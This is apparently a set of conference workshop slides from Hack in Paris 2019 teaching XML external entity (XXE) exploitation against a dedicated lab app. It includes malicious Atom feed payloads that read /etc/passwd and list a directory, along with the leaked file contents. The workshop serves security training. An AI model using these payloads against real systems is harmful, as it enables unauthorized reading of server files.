

ADVANCED XXE EXPLOITATION

Exercise 1 : Simple XXE (App port 8021)



HACK IN PARIS

Cyber Security Conference

Slides: <http://bit.ly/xxeparis>

Philippe Arteau
GoSecure Countertack

19/06/2019

Start reading now..



URL :



<https://www.reddit.com/r/netsec/.rss>

Read

Popular news feeds

- [Reddit Netsec](#)
- [Wired Magazine](#)
- [Motherboard \(Vice\)](#)

Simple Atom Viewer - RSS Feed X +

 xxe-workshop.gosec.co:8021/preview

Simple Atom Viewer Home

News

The /r/netsec Monthly Discussion Thread - June 2019

Overview

Questions regarding netsec and discussion related directly to netsec are welcome here.

Rules & Guidelines

- **Always maintain civil discourse.** Be awesome to one another - moderator intervention will occur if necessary.
- Avoid NSFW content unless absolutely necessary. If used, mark it as being NSFW. If left unmarked, the comment will
- If linking to classified content, mark it as such. If left unmarked, the comment will be removed entirely.
- Avoid use of memes. If you have something to say, say it with real words.
- All discussions and questions should directly relate to netsec.
- No tech support is to be requested or provided on [/r/netsec](#).

As always, the [content & discussion guidelines](#) should also be observed on [/r/netsec](#).

Feedback


Feedback and suggestions are welcome, but don't post it here. Please send it to [the moderator inbox](#).

submitted by [/u/AutoModerator](#)
[\[link\]](#) [\[comments\]](#)

Running an HTTP server

\$ python -m http.server 8888

(pick a port that is unused)



```
jovyan@jupyterlab-workshop:~/labs$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
165.227.128.70 - - [06/Jun/2019 20:08:11] "GET /atom_feed.xml HTTP/1.1" 200 -
165.227.128.70 - - [06/Jun/2019 20:08:15] "GET /atom_feed.xml HTTP/1.1" 200 -
```

Normal XML file

URL :

http://shell-workshop.gosec.co:8000/atom_feed.xml

Read



jupyter atom_feed.xml 11 minutes ago

File Edit View Language

```
1 <feed>
2   <title>test</title>
3   <description>test</description>
4
5   <entry>
6     <title>Hello</title>
7     <link href="http://example.com"></link>
8     <content>Hello World!</content>
9   </entry>
10
11 </feed>
```

News

Hello

Hello World!

Malicious XML file

URL :

http://shell-workshop.gosec.co:8000/atom_feed.xml

Read

jupyter atom_feed.xml ✓ a few seconds ago

File Edit View Language

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE data [
3 <!ENTITY xxe SYSTEM "/etc/passwd">
4 ]>
5 <feed>
6   <title>test</title>
7   <description>test</description>
8
9   <entry>
10    <title>Hello</title>
11    <link href="http://example.com"></link>
12    <content>&xxe;</content>
13  </entry>
14
15 </feed>
```

Simple Atom Viewer Home

News

Hello

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/nologin mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:10:uucp:/usr/lib/uucp:/sbin/nologin operator:x:11:0:operator:/root:/bin/sh man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:14:postmaster:/usr/sbin:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin sshd:x:22:22:ssh:/usr/sbin:/sbin/nologin xfs:x:33:33:XFS:/usr/sbin:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin

News

Hello

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin  
operator:x:11:0:operator:/root:/bin/sh man:x:13:15:man:/usr/man:/sbin/nologin  
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin  
/cron/atjobs:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin  
games:x:35:35:games:/usr/games:/sbin/nologin postgres:x:70:70::/var/lib/pgsql:/sbin/nologin  
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin  
guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/dev/null:/sbin/nologin
```

http://xxe-workshop.gosec.co:8021/ X



view-source:http://xxe-workshop.gosec.co:8021/preview#

```
40 <div class="container">  
41   <div class="container">  
42     <div class="hero-unit">  
43       <h1>News</h1>  
44  
45       <div>  
46         <h2><a target="_blank" href="http://example.com">Hello</a> </h2>  
47         <blockquote><p>root:x:0:0:root:/root:/bin/ash  
48 bin:x:1:1:bin:/bin:/sbin/nologin  
49 daemon:x:2:2:daemon:/sbin:/sbin/nologin  
50 adm:x:3:4:adm:/var/adm:/sbin/nologin  
51 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
52 sync:x:5:0:sync:/sbin:/bin/sync  
53 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
54 halt:x:7:0:halt:/sbin:/sbin/halt  
55 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
56 news:x:9:13:news:/usr/lib/news:/sbin/nologin  
57 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin  
58 operator:x:11:0:operator:/root:/bin/sh  
59 man:x:13:15:man:/usr/man:/sbin/nologin  
60 postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin  
61 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin  
62 ftp:x:21:21::/var/lib/ftp:/sbin/nologin  
63 sshd:x:22:22:sshd:/dev/null:/sbin/nologin  
64 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
```



Directory listing

jupyter atom_feed.xml ✓ a few seconds ago

File Edit View Language

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE data [
3 <!ENTITY xxe SYSTEM "file:///secret">
4 ]>
5 <feed>
6   <title>test</title>
7   <description>test</description>
8
9   <entry>
10    <title>Hello</title>
11    <link href="http://example.com"></link>
12    <content>&xxe;</content>
13  </entry>
14
15 </feed>
```

http://xxe-workshop.gosec.co:8021/ X +



view-source:http://xxe-workshop.gosec.co:8021/preview#

```
34   </div>
35   <!--/.nav-collapse -->
36 </div>
37 </div>
38
39
40 <div class="container">
41   <div class="container">
42     <div class="hero-unit">
43       <h1>News</h1>
44
45       <div>
46         <h2><a target="_blank" href="http://example.com">Hello</a> </h2>
47         <blockquote><p>flag.txt
48 </p></blockquote>
49       </div>
50     </div>
51 </div>
```


@QUESTIONS ?

Contact

parteau@gosecure.ca

 gosecure.net/blog/

 @h3xStream @GoSecure_Inc